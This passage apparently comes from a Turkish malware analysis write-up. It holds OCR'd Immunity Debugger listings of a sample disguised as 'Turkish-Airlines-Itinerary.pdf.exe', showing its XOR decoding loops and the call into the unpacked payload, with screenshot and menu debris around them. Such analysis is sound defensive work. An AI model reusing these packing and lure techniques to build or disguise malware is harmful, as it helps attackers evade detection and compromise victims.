



Bu adımları geçtikten ve zararlı yazılımın paketlenmiş (packed) bölümlerini açtığını farkettim


Immunity Debugger - Turkish-Airlines-Itinerary.pdf.exe - [CPU - main thread, module Turkish-]
File View Debug Plugins ImmLib Options Window Help Jobs
Immunity: Consulting Services Manager
Backup
Copy
Binary
Assemble Space
Label :
Comment ;
Add Header
Modify Variable
Breakpoint
Hit trace
Run trace
New origin here Ctrl+Gray *
Go to
Follow in Dump
View call tree Ctrl+K
Search for
Find references to
View
Copy to executable
Analysis
Bookmark
Appearance
Address Hex dump ASCII



Immunity Debugger - Turkish-Airlines-Itinerary.pdf.exe - [CPU - main thread, module Turkish-]
File View Debug Plugins ImmLib Options Window Help Jobs
Code auditor and software assessment
0040116B > 83FA E0 CMP EDX,-20
0040116E . 74 20 JE SHORT Turkish-.00401190
00401170 . A1 60814000 MOV EAX,DWORD PTR DS:[408160]
00401175 . 894424 04 MOV DWORD PTR SS:[ESP+4],EAX
00401179 . 8B1D 4C914000 MOV EBX,DWORD PTR DS:[<&msvcrt._iob>] msvcrt._iob
0040117F . 8B4B 30 MOV ECX,DWORD PTR DS:[EBX+30]
00401182 . 890C24 MOV DWORD PTR SS:[ESP],ECX
00401185 . E8 26200000 CALL <JMP.&msvcrt._setmode> _setmode
0040118A . 8B15 4C914000 MOV EDX,DWORD PTR DS:[<&msvcrt._iob>] msvcrt._iob
00401190 > 83FA C0 CMP EDX,-40
00401193 . 74 1B JE SHORT Turkish-.004011B0
00401195 . 8B1D 60814000 MOV EBX,DWORD PTR DS:[408160]
0040119B . 895C24 04 MOV DWORD PTR SS:[ESP+4],EBX
0040119F . 8B0D 4C914000 MOV ECX,DWORD PTR DS:[<&msvcrt._iob>] msvcrt._iob
004011A5 . 8B51 50 MOV EDX,DWORD PTR DS:[ECX+50]
004011A8 . 891424 MOV DWORD PTR SS:[ESP],EDX
004011AB . E8 00200000 CALL <JMP.&msvcrt._setmode> _setmode
004011B0 > E8 EB1F0000 CALL <JMP.&msvcrt.__p__fmode>
004011B5 . 8B1D B0504000 MOV EBX,DWORD PTR DS:[4050B0]
004011BB . 8918 MOV DWORD PTR DS:[EAX],EBX
004011BD . E8 DE1A0000 CALL Turkish-.00402CA0
004011C2 . 83E4 F0 AND ESP,FFFFFFF0
004011C5 . E8 B61F0000 CALL <JMP.&msvcrt.__p__environ>
004011CA . 8B08 MOV ECX,DWORD PTR DS:[EAX]
004011CC . 894C24 08 MOV DWORD PTR SS:[ESP+8],ECX
004011D0 . 8B15 00804000 MOV EDX,DWORD PTR DS:[408000]
004011D6 . 895424 04 MOV DWORD PTR SS:[ESP+4],EDX
004011DA . A1 04804000 MOV EAX,DWORD PTR DS:[408004]
004011DF . 890424 MOV DWORD PTR SS:[ESP],EAX
004011E2 . E8 A9000000 CALL Turkish-.00401290 Uyuyan devi uyandiran fonksiyon
004011E7 . 89C3 MOV EBX,EAX
004011E9 . E8 821F0000 CALL <JMP.&msvcrt._cexit> msvcrt._cexit
004011EE . 891C24 MOV DWORD PTR SS:[ESP],EBX
004011F1 . E8 DA200000 CALL <JMP.&KERNEL32.ExitProcess> ExitProcess
004011F6 > 894424 04 MOV DWORD PTR SS:[ESP+4],EAX
004011FA . 8B15 4C914000 MOV EDX,DWORD PTR DS:[<&msvcrt._iob>] msvcrt._iob
00401200 . 8B42 10 MOV EAX,DWORD PTR DS:[EDX+10]
00401203 . 890424 MOV DWORD PTR SS:[ESP],EAX
00401206 . E8 A51F0000 CALL <JMP.&msvcrt._setmode> _setmode
0040120B . 8B15 4C914000 MOV EDX,DWORD PTR DS:[<&msvcrt._iob>] msvcrt._iob
00401211 L.^E9 55FFFFFF JMP Turkish-.0040116B
00401216 8D76 00 LEA ESI,DWORD PTR DS:[ESI]
00401219 8D DB 8D
0040121A BC DB BC
0040121B 27 DB 27 CHAR '''
0040121C 00 DB 00
0040121D 00 DB 00
0040121E 00 DB 00
0040121F 00 DB 00
00401220 55 DB 55 CHAR 'U'
00401221 89 DB 89
00401222 E5 DB E5
00401223 83 DB 83
00401224 EC DB EC
00401290=Turkish-.00401290


Immunity Debugger - Turkish-Airlines-Itinerary.pdf.exe - [CPU - main thread, module Turkish-]
File View Debug Plugins ImmLib Options Window Help Jobs
Code auditor and software assessment
00404513 55 PUSH EBP
00404514 8BEC MOV EBP,ESP
00404516 57 PUSH EDI
00404517 52 PUSH EDX
00404518 51 PUSH ECX
00404519 B9 26000000 MOV ECX,26
0040451E BA 5F000000 MOV EDX,5F
00404523 8B7C24 10 MOV EDI,DWORD PTR SS:[ESP+10]
00404527 85C9 TEST ECX,ECX
00404529 74 06 JE SHORT Turkish-.00404531
0040452B 3017 XOR BYTE PTR DS:[EDI],DL
0040452D 49 DEC ECX
0040452E 47 INC EDI
0040452F ^EB F6 JMP SHORT Turkish-.00404527
00404531 59 POP ECX
00404532 5A POP EDX
00404533 5F POP EDI
00404534 5D POP EBP
00404535 C3 RETN
00404536 0000 ADD BYTE PTR DS:[EAX],AL
00404538 1345 40 ADC EAX,DWORD PTR SS:[EBP+40]
0040453B 0000 ADD BYTE PTR DS:[EAX],AL
0040453D 55 PUSH EBP
0040453E 8BEC MOV EBP,ESP
00404540 57 PUSH EDI
00404541 52 PUSH EDX
00404542 51 PUSH ECX
00404543 B9 26000000 MOV ECX,26
00404548 BA 5F000000 MOV EDX,5F
0040454D 8B7C24 10 MOV EDI,DWORD PTR SS:[ESP+10]
00404551 83EF 08 SUB EDI,8
00404554 85C9 TEST ECX,ECX
00404556 74 06 JE SHORT Turkish-.0040455E
00404558 3017 XOR BYTE PTR DS:[EDI],DL
0040455A 49 DEC ECX
0040455B 4F DEC EDI
0040455C ^EB F6 JMP SHORT Turkish-.00404554
0040455E 59 POP ECX
0040455F 5A POP EDX
00404560 5F POP EDI
00404561 5D POP EBP
00404562 C3 RETN
00404563 0000 ADD BYTE PTR DS:[EAX],AL
00404565 3D 45400000 CMP EAX,4045
0040456A 55 PUSH EBP
0040456B 8BEC MOV EBP,ESP
0040456D 57 PUSH EDI
0040456E 52 PUSH EDX
0040456F 51 PUSH ECX
00404570 B9 F9000000 MOV ECX,0F9
00404575 BA 22000000 MOV EDX,22
0040457A 8B7C24 10 MOV EDI,DWORD PTR SS:[ESP+10]
0040457E 85C9 TEST ECX,ECX
00404580 74 06 JE SHORT Turkish-.00404588
00404582 3017 XOR BYTE PTR DS:[EDI],DL
00404584 49 DEC ECX
00404585 47 INC EDI
00404586 ^EB F6 JMP SHORT Turkish-.0040457E
00404588 59 POP ECX
00404589 5A POP EDX
0040458A 5F POP EDI
0040458B 5D POP EBP
0040458C C3 RETN
0040458D 0000 ADD BYTE PTR DS:[EAX],AL
0040458F 6A 45 PUSH 45
00404591 40 INC EAX
00404592 0000 ADD BYTE PTR DS:[EAX],AL
00404594 55 PUSH EBP
00404595 8BEC MOV EBP,ESP
00404597 57 PUSH EDI
00404598 52 PUSH EDX
00404599 51 PUSH ECX
0040459A B9 F9000000 MOV ECX,0F9
0040459F BA 22000000 MOV EDX,22
004045A4 8B7C24 10 MOV EDI,DWORD PTR SS:[ESP+10]
004045A8 83EF 08 SUB EDI,8
004045AB 85C9 TEST ECX,ECX
004045AD 74 06 JE SHORT Turkish-.004045B5
004045AF 3017 XOR BYTE PTR DS:[EDI],DL
004045B1 49 DEC ECX
004045B2 4F DEC EDI
004045B3 ^EB F6 JMP SHORT Turkish-.004045AB
004045B5 59 POP ECX
004045B6 5A POP EDX
004045B7 5F POP EDI
004045B8 5D POP EBP
004045B9 C3 RETN



Immunity Debugger - Turkish-Airlines-Itinerary.pdf.exe - [CPU - main thread, module Turkish-]
File View Debug Plugins ImmLib Options Window Help Jobs
Code auditor and software assessment
00401323 833D 7C504000 0 CMP DWORD PTR DS:[40507C],0
0040132A 74 1D JE SHORT Turkish-.00401349
0040132C 8B1D 80504000 MOV EBX,DWORD PTR DS:[405080]
00401332 A1 78504000 MOV EAX,DWORD PTR DS:[405078]
00401337 3018 XOR BYTE PTR DS:[EAX],BL
00401339 B8 7C504000 MOV EAX,Turkish-.0040507C
0040133E FF08 DEC DWORD PTR DS:[EAX]
00401340 B8 78504000 MOV EAX,Turkish-.00405078
00401345 FF00 INC DWORD PTR DS:[EAX]
00401347 ^EB DA JMP SHORT Turkish-.00401323
00401349 A1 65454000 MOV EAX,DWORD PTR DS:[404565]
0040134E FFD0 CALL EAX
00401350 A1 8F454000 MOV EAX,DWORD PTR DS:[40458F]
00401355 FFD0 CALL EAX
00401357 E5 26 IN EAX,26 I/O command
00401359 06 PUSH ES
0040135A 2242 62 AND AL,BYTE PTR DS:[EDX+62]
0040135D 22CA AND CL,DL
0040135F 5F POP EDI
00401360 3D 2222A1CE CMP EAX,CEA12222
00401365 26:E5 66 IN EAX,66 I/O command
00401368 06 PUSH ES
00401369 26:2F DAS Superfluous prefix
0040136B 42 INC EDX
0040136C 6222 BOUND ESP,QWORD PTR DS:[EDX]
0040136E AB STOS DWORD PTR ES:[EDI]
0040136F 26:06 PUSH ES Superfluous prefix
00401371 CA C82E RETF 2EC8 Far return
00401374 2222 AND AH,BYTE PTR DS:[EDX]
00401376 8132 A26222E5 XOR DWORD PTR DS:[EDX],E52262A2
0040137C 66:06 PUSH ES
0040137E 2A26 SUB AH,BYTE PTR DS:[ESI]
00401380 2322 AND ESP,DWORD PTR DS:[EDX]
00401382 22E5 AND AH,CH
00401384 66:06 PUSH ES
00401386 26:12A2 6222E52 ADC AH,BYTE PTR ES:[EDX+26E52262]
0040138D 06 PUSH ES
0040138E 2222 AND AH,BYTE PTR DS:[EDX]
00401390 2222 AND AH,BYTE PTR DS:[EDX]
00401392 8332 A2 XOR DWORD PTR DS:[EDX],FFFFFFA2
00401395 6222 BOUND ESP,QWORD PTR DS:[EDX]
00401397 DDF2 FFREE ST2 Illegal use of register
00401399 AB STOS DWORD PTR ES:[EDI]
0040139A 67:D2A9 67D2 SHR BYTE PTR DS:[BX+DI+D267],CL
0040139F 27 DAA
004013A0 08A2 6222A21A OR BYTE PTR DS:[EDX+1AA22262],AH
004013A6 4F DEC EDI
004013A7 57 PUSH EDI
004013A8 3E:A9 67D22709 TEST EAX,927D267 Superfluous prefix
004013AE A2 6222A21A MOV BYTE PTR DS:[1AA22262],AL
004013B3 52 PUSH EDX
004013B4 57 PUSH EDI
004013B5 2D E5A7B6CD SUB EAX,CDB6A7E5
004013BA DDDD FSTP ST(5)
004013BC 1122 ADC DWORD PTR DS:[EDX],ESP
004013BE 2222 AND AH,BYTE PTR DS:[EDX]

